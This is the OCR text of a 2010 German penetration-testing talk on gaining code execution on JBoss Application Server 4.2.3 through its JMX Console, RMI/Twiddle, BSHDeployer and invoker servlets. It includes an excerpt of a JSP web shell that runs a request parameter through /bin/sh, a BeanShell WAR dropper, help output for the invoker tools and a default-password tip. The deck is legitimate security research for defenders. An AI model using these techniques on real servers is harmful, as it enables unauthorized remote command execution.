Bridging the Gap between the Enterprise and You – or – Who's the JBoss now?

Patrick Hof (patrick.hof@redteam-pentesting.de)
Jens Liebchen (jens.liebchen@redteam-pentesting.de)
RedTeam Pentesting GmbH
http://www.redteam-pentesting.de


Ruhr-Universität Bochum – Lehrstuhl für Netz- und Datensicherheit, 21. April 2010

RedTeam Pentesting, Daten & Fakten

- ★ Gegründet 2004
- ★ Spezialisierung ausschließlich auf Penetrationstests
- ★ Forschungsarbeit im IT-Sicherheitsbereich

Wer wir nicht sind

- Java (Enterprise)-Experten
  - Beispiel-Programme sind in JRuby geschrieben...
- JBoss Application Server-Experten
  - JBoss AS ist eine komplexe Unternehmenssoftware
  - Viele Komponenten wurden gar nicht betrachtet




JBoss AS Überblick


Der JBoss Application Server ist eine quelloffene Implementierung der Java EE Softwarearchitektur.[...] Seine einfach zu benutzende Serverarchitektur und die hohe Flexibilität machen JBoss die ideale Wahl für Benutzer die gerade mit J2EE anfangen, genauso wie erfahrene Softwarearchitekten die nach einer anpassbaren Middleware-Plattform suchen.

(Übersetzt aus dem JBoss AS Installation and Getting Started Guide)

JBoss AS Überblick




JBoss AS JMX-Architektur




Warum JBoss AS?

Warum ist der JBoss Application Server als Angriffsziel interessant?

- ★ Unternehmenssoftware
- ★ Komplex
- ★ Weit verbreitet



Warum JBoss AS?



Testumgebung

Alle Beispiele wurden unter den folgenden Voraussetzungen getestet:

- ★ JBoss AS Version: 4.2.3.GA (zur Testzeit neueste stabile Community Edition)
- ★ Konfiguration basierend auf der mit JBoss AS mitgelieferten `default` (Standard-) Konfiguration (mit wachsend restriktiverem Zugang)
- ★ Geöffnet nach extern durch Binden des JBoss AS an alle Schnittstellen: `-b 0.0.0.0`

JMX Console

- ★ "Live"-Ansicht des JBoss AS
- ★ Direkter Zugriff auf den JMX Microkernel und die Komponenten des Servers
- ★ Anpassen der Konfiguration, Starten/Stoppen von Komponenten, Ausführen von MBean-Methoden etc.

Ziel: Code Execution

- ★ Ausführen von eigenem Code auf dem JBoss AS
- ★ Einfachster Weg: Installieren eines WAR (Web ARchive)

```
redteam.war

|-- META-INF
|    `-- MANIFEST.MF
|-- WEB-INF
|    `-- web.xml
`-- redteam-shell.jsp
```

redteam-shell.jsp

```
1  <%@ page import="java.util.*,java.io.*,[...]"%>
2   [...]
3   if (request.getParameter("cmd") != null) {
4   [...]
5           cmdary = new String [] {"/bin/sh", "-c", cmd};
6         }
7         Process p = Runtime.getRuntime().exec(cmdary);
8         OutputStream os = p.getOutputStream();
9         InputStream in = p.getInputStream();
10        DataInputStream dis = new DataInputStream(in);
11        String disr = dis.readLine();
12        while ( disr != null ) {
13          out.println(disr);
14          disr = dis.readLine();
15        }
16  [...]
```

web.xml

```
 1  <?xml version="1.0" ?>
 2  <web-app
 3     xmlns="http://java.sun.com/xml/ns/j2ee"
 4     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 5     xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
 6                         http://java.sun.com/xml/ns/j2ee/
 7                                web-app_2_4.xsd"
 8     version="2.4">
 9    <servlet>
10       <servlet-name>RedTeam Shell</servlet-name>
11       <jsp-file>
12          /redteam-shell.jsp
13       </jsp-file>
14    </servlet>
15  </web-app>
```

Deployment MBeans


Die Deployment MBeans installieren die verschiedenen unterstützten Komponenten-Dateien: EAR, WAR, EJB...
Interessanteste Deployment MBeans (im Moment):

MainDeployer Einstiegspunkt für JBoss AS-Deployments. Delegiert die übergegebenen Archive an den verantwortlichen Subdeployer.

DeploymentScanner JBoss AS „Hot Deployment“-Service. Überwacht eine oder mehrere URLs auf unterstützte Archive und installiert diese, sobald sie verfügbar sind oder sich geändert haben.


JMX Console

Was kann man machen, wenn die JMX Console passwortgeschützt ist?



JMX Console

Was kann man machen, wenn die JMX Console passwortgeschützt ist?



Ok, zuerst, admin/admin versuchen...

Java Remote Method Invocation

RMI: Remote Method Invocation
→ Ausführen von Java-Objekt-Methoden über das Netz

JNDI: Java Naming and Directory Interface
→ Wird von RMI benutzt, um Objekte zu finden

⇒ Wenn die JBoss RMI-Komponenten verfügbar sind, können diese anstatt der JMX Console benutzt werden, um alle JBoss AS-MBeans über RMI zu kontrollieren.

Standard-Ports: 4444 RMI, 1098-1099 Naming

Twiddle

Um JBoss AS-RMI zu benutzen kann man entweder eigene Java-Programme schreiben


. . . oder *Twiddle* verwenden.

```
sh jboss-4.2.3.GA/bin/twiddle.sh -h
A JMX client to 'twiddle' with a remote JBoss server.

usage: twiddle.sh [options] <command> [command_arguments]
```


Manchmal kommt es vor, dass der JBoss AS nicht die Rechte hat, um ausgehende Verbindungen zu initiieren, etwa wegen Firewall-Restriktionen.

→ Nicht mehr möglich, von einer externen URL zu installieren



Manchmal kommt es vor, dass der JBoss AS nicht die Rechte hat, um ausgehende Verbindungen zu initiieren, etwa wegen Firewall-Restriktionen.

→ Nicht mehr möglich, von einer externen URL zu installieren



Wie die WAR-Datei auf den Server laden?

BSHDeployer

Der BSH Deployer, oder BeanShell Deployer, erlaubt das Einspielen von Scripts oder sogar Services im JBoss, die einmalig ausgeführt werden.

Scripts sind Klartext-Dateien mit der Erweiterung .bsh und können sogar im laufenden Betrieb eingespielt werden. Dies ermöglicht Scripting-Funktionalität innerhalb des JBoss Servers.

(Übersetzt von https://www.jboss.org/community/docs/DOC-9131)

Class BeanShellSubDeployer

Aus der JBoss AS `Class BeanShellSubDeployer` Javadoc:

```
public URL createScriptDeployment(String bshScript,
                                   String scriptName)
            throws org.jboss.deployment.DeploymentException
```

Create a bsh deployment given the script content and name. This creates a temp file using `File.createTempFile(scriptName, ".bsh")` and then deploys this script via the main deployer.

Beanshell-Script (mit Zeilenumbrüchen)

```
1  import java.io.FileOutputStream;
2  import sun.misc.BASE64Decoder;
3
4  // Base64 encoded redteam.war
5  String val = "UEsDBBQACA[...]AAAAA";
6
7  BASE64Decoder decoder = new BASE64Decoder();
8  byte[] byteval = decoder.decodeBuffer(val);
9  FileOutputStream fstream = new FileOutputStream(
10 "/tmp/redteam.war");
11 fstream.write(byteval);
12 fstream.close();
```

Einspielen von `/tmp/redteam.war` mit dem `MainDeployer` ⇒ Fertig.


Web Console

- ★ Bis jetzt wurde entweder eine offene JMX Console oder RMI gebraucht.
- ★ Was ist wenn
  - a) Die JMX Console passwortgeschützt ist
  - b) RMI nicht verfügbar ist / alles bis auf den JBoss AS durch die Firewall geschützt wird?

$\Rightarrow$ *Web Console*

Web Console

- Kombination aus einem Applet und einer HTML-Ansicht des JMX-Microkernels und der Komponenten
- MBean-Links zeigen auf die JMX Console
- Das Applet hat einige zusätzliche Fähigkeiten (z.B. Überwachen von JMX-Attributen mit Echtzeit-Graphen)



Offene Web Console
$\rightarrow$ Nur unnötige Preisgabe von Informationen?

Offene Web Console
$\rightarrow$ Nur unnötige Preisgabe von Informationen?

$\Rightarrow$ Falsch

Web Console InvokerServlet

- ★ Die Überwachungs-Funktionen des Web Console-Applets benutzen einen JMX Invoker
- ★ Klasse `org.jboss.console.remote.InvokerServlet`, verlinkt unter `/web-console/Invoker`
- ★ Das InvokerServlet ist nicht auf Überwachungsfunktionen eingeschränkt, sondern ist ein allgemein benutzbarer JMX Invoker

⇒ Erlaubt das Senden beliebiger JMX-Kommandos an das Servlet

```
$ jruby webconsole_invoker.rb -h
Usage: webconsole_invoker.rb [options] MBean

-u, --url URL                    The Invoker URL to use
                                 (default: http://localhost:8080/
                                 web-console/Invoker)
-a, --get-attr ATTR              Read an attribute of an MBean
-i, --invoke METHOD              invoke an MBean method
-p, --invoke-params PARAMS       MBean method params
-s, --invoke-sigs SIGS           MBean method signature
-t, --test                       Test the script with the
                                 ServerInfo MBean
-h, --help                       Show this help

Example usage:
webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo
webconsole_invoker.rb -i listThreadDump
                      jboss.system:type=ServerInfo
webconsole_invoker.rb -i listMemoryPools -p true
                      -s boolean jboss.system:type=ServerInfo
```

Was ist wenn

a) Die JMX Console passwortgeschützt ist
b) RMI nicht verfügbar ist / alles bis auf den JBoss AS durch die Firewall geschützt wird
c) Die Web Console passwortgeschützt ist?

Was ist wenn

a) Die JMX Console passwortgeschützt ist
b) RMI nicht verfügbar ist / alles bis auf den JBoss AS durch die Firewall geschützt wird
c) Die Web Console passwortgeschützt ist?

Es ist noch ein JMX Invoker übrig. . .

JMXInvokerServlet

- ★ JBoss erlaubt RMI/Naming über HTTP (HttpAdaptor)
- ★ Standardmäßig deaktiviert
- ★ Aber: Der JMX Invoker für diesen Dienst läuft
- ★ Klasse
  `org.jboss.invocation.http.servlet.InvokerServlet`,
  verlinkt unter `/invoker/JMXInvokerServlet`

⇒ Erlaubt ebenfalls beliebiges Senden von JMX-Kommandos an das Servlet

JMXInvokerServlet

Zu Demonstrationszwecken:

1. Aufsetzen einer JBoss AS-Instanz mit eingeschaltetem HttpAdaptor für RMI über HTTP
2. `httpinvoker.rb`: Sendet die benötigten JMX-Kommandos
3. Mitschneiden und Speichern der HTTP POST-Anfrage zum JMXInvokerServlet, um sie später erneut zu senden (replay)

jmxinvokerservlet.rb

```
$ ruby jmxinvokerservlet.rb -h

Usage: ./jmxinvokerservlet.rb [options] <payload>
    -n, --host HOST                  Host (default: localhost)
    -p, --port PORT                  Port (default: 8080)
    -s, --ssl                        Use SSL (default: false)
    -i, --invoker INVOKER            Invoker (default:
                                     /invoker/JMXInvokerServlet)
    -d, --debug                      Show debug information
    -h, --help                       Print this help
```

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?
  ⇒ Installieren über RMI

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?
  ⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?
  ⇒ Installieren über den `BSHDeployer`

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?
  ⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?
  ⇒ Installieren über den `BSHDeployer`
- ★ RMI geschlossen/Firewall-geschützt?

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?
  ⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?
  ⇒ Installieren über den `BSHDeployer`
- ★ RMI geschlossen/Firewall-geschützt?
  ⇒ Installieren über `/web-console/Invoker`

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?
  ⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?
  ⇒ Installieren über den `BSHDeployer`
- ★ RMI geschlossen/Firewall-geschützt?
  ⇒ Installieren über `/web-console/Invoker`
- ★ Web Console passwortgeschützt?

Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

